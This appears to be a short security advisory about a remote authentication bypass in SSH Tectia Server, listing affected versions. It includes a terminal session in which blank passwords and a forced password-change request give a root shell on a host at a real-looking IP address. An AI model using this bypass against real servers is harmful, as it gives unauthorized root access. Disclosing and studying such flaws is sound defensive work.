SSH Tectia Remote Authentication Bypass


Tectia is the commercial OpenSSH solution.

The product can be found at:
www.tectia.com

An attacker in the possession of a valid username of an SSH Tectia installation running on UNIX (verified: AIX/Linux) can login without a password.

The bug is in the SSH USERAUTH CHANGE REQUEST routines which are there to allow a user to change their password. A bug in this code allows an attacker to login without a password by forcing a password change request prior to authentication.

Example exploitation session:



```
root@debian:~/openssh-5.8p2# ./ssh -lroot 208.46.210.45
Password Authentication:
root's password:
Password Authentication:
root's password:
Password Authentication:
root's password:
Enter root@208.46.210.45's old password:
Enter root@208.46.210.45's new password:
Retype root@208.46.210.45's new password:
Last login: Sun Jul 03 2011 13:38:41 -0400 from p5dc038be.dip.t-dialin.net
[root@tpaqpgtw03 ~]# uname -a;id;
Linux tpaqpgtw03.hitpa.corp.lan 2.6.9-78.0.22.ELsmp #1 SMP Thu Apr 30 19:14:39 EDT 2009 i686 i686 i386 GNU/Linux
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
[root@tpaqpgtw03 ~]# exit
```

Illustration 1: All passwords typed in are blank, the Tectia SSH server opens a root shell

The vulnerability has been verified on UNIX operating systems and at least on this (recent) versions:

- SSH-2.0-6.1.9.95 SSH Tectia Server (Latest available version from www.tectia.com)
- SSH-2.0-6.0.11.5 SSH Tectia Server

A default installation on Linux (version 6.1.9.95 of Tectia) is vulnerable to the attack.